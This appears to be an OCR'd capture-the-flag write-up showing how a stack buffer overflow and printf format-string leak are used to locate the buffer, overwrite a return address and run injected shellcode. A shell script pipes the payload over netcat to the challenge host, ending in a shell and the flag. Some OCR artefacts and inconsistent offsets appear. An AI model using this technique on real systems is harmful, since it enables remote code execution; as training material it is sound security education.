
Writeup "Overflowing a buffer"

Analysis

The program we get prints back any input we give to it.

1. We start out by giving the program a lot of "A"s for input.
    1. We see that when we give it more than 104 bytes, we get some garbage output at the end.
        - The size of the buffer is probably 100 bytes
        - This garbage is probably some other variable above our buffer that gets written after we overflow the buffer
    2. When we give it 114 bytes of input, it crashes
        - We are probably starting to overwrite a frame pointer or return address

Using what we know of the stack and what we learnt, we can draw this picture of the stack:



2. We now try a `%p` and see that we have a `printf` vulnerability.
    1. We give it 30x`"%p "`, so 90 bytes, to stay within the buffer, and obtain the following output:

    `0x7ffff7ffc528 0 0 0x7ffff7ffda40 0 0x7025207025207025`
    `0x2520702520702520 0x2070252070252070 0x7025207025207025`
    `0x2520702520702520 0x2070252070252070 0x7025207025207025`
    `0x2520702520702520 0x2070252070252070 0x7025207025207025`
    `0x2520702520702520 0x2070 0 0x7fffffffebd0 0x7fffffffec60`
    `0x555555555236 0x7fffffffecc8 0x100000000 0x7fffffffec70`
    `0x55555555524f 0x1 0x7ffff7f851f5 0x7ffff7f851ce`
    `0x7fffffffecb0 0`
    2. We know that the first few arguments are register values, so we ignore them.
    3. We see then a bunch of '`0x702520` values: we hex decode this and see it's the hex encoding of `p`, `%` and `space` in ASCII.
    4. We see that there is a value `0x555555555236` which we hypothesise

is the return address of our stack frame
    1. we see another similar address behind it, probably another stack frame.
5. We see `0x7fffffffec60` before it that could very well be the frame pointer: it's a stack address because it starts with `0x7ff`.
6. We see before the frame pointer some other value `0x7fffffffebd0`, which appears to be an address on the stack. This may be our unknown variable.

```
+==================================--+ 0x7ffff
| main()                             |
+====================================+
| ....                               |
+====================================+
| return address 0x555555555236      |
+------------------------------------+
| frame pointer  0x7fffffffec60      |
+------------------------------------+
| unknown variable: 0x7fffffffebd0?|
| buffer[100]: 0x702520...           |
+------------------------------------+
```

3. Hypothesis: `0x7fffffffebd0` is the address of buffer.
    - `gets` returns the address of the buffer that is read into, so it's likely that that address is a local variable on the stack.

Attack

1. We need to insert our shellcode at the start of the buffer
2. Followed by some `%p`s that we will use to position the return address
3. Followed by the return address `0x7fffffffebd0` in little-endian form.

We modify `attack.sh` in the following way:

```
# The first argument $1 is the number of %ps
for i in $(seq 1 $1); do
    attackstr="${attackstr}%p "
done

# if we provide a second argument insert the shellcode
# We also use $2 to indicate the number of NOPs we want
if ! [ "$2" = "" ]; then
    attackstr="$(shellcode list $2)$attackstr"
fi

# The third argument is the return address we want to use
if ! [ "$3" = "" ]; then
    attackstr="${attackstr}$(reverseaddr $3)"
```

```
fi

# print len
echo "Attack string is $(echo attackstr | wc -c) bytes" >&2
# send attackstr to hackme
echo $attackstr | nc hackme.rded.nl PORT
```

We execute this in the following way:

```
./attack.sh <%p count> <num of nops> <address>
```

If we provide 116 bytes, we see that we partially overwrite the frame pointer (we see `0x7f007fffffff`) If we provide 118 bytes, we see that we exactly overwrite the frame pointer (we see `0x2520702520702520 0x7fffffffebd0 0x7fffffffebd0`)

This allows us to update the stack picture with what byte of our input exactly ends up where:

```
+==================================--+ 0x7ffff
| main()                             |
+====================================+
| ....                               |
+====================================+
| return address 0x555555555236      | 120..128
+------------------------------------+
| frame pointer  0x7fffffffec60      | 112..120
+------------------------------------+
| unknown variable: 0x7fffffffebd0?| 104..110
| buffer[100]: 0x702520...           |   0..100
+------------------------------------+
```

The return address is 8 bytes behind the frame pointer, so we now write 126 bytes. We get the output

```
H1H1H//bin/lsSHRWH;0x7ffff7ffc528 0 0 0x7ffff7ffda40
0 0x9090909090909090 0x9090909090909090 0xd23148c031489090
0x2f6e69622f2fbb48 0x485308ebc148736c 0xb0e689 485752e789
0x7025207025050f3b 0x2520702520702520 0x2070252070252070
0x7025207025207025 0x2520702520702520 0x2070252070252070
0x7025207025207025
FLAG
bin
...
```

We now know that `/bin/ls` was sucessfully executed by the shellcode: the unknown variable is indeed a pointer to buffer.

```
+==================================--+ 0x7ffff
| main()                             |
```

```
+==================================+
| ....                             |
+==================================+
| return address 0x555555555236    | 110..128
+----------------------------------+
| frame pointer  0x7fffffffec60    | 112..120
+----------------------------------+
| var = &buffer: 0x7fffffffebd0    | 104..112
| buffer[100]: 0x702520...         |   0..100
+----------------------------------+
```

We now need to switch to the variant that starts `/bin/sh`.

To make sure that we can still provide input to the shellcode, we also switch to the command line with

```
(echo $attackstr; cat -) | nc hackme.rded.nl PORT
```

We obtain a shell and type `cat FLAG`:

```
cat /FLAG
HiCCTF{2v3jp6i8GLMCJpDuzD03ILEqKFmcyIMaziEuqi9HXhyoStRi4E2INJopluRr4J1c}
```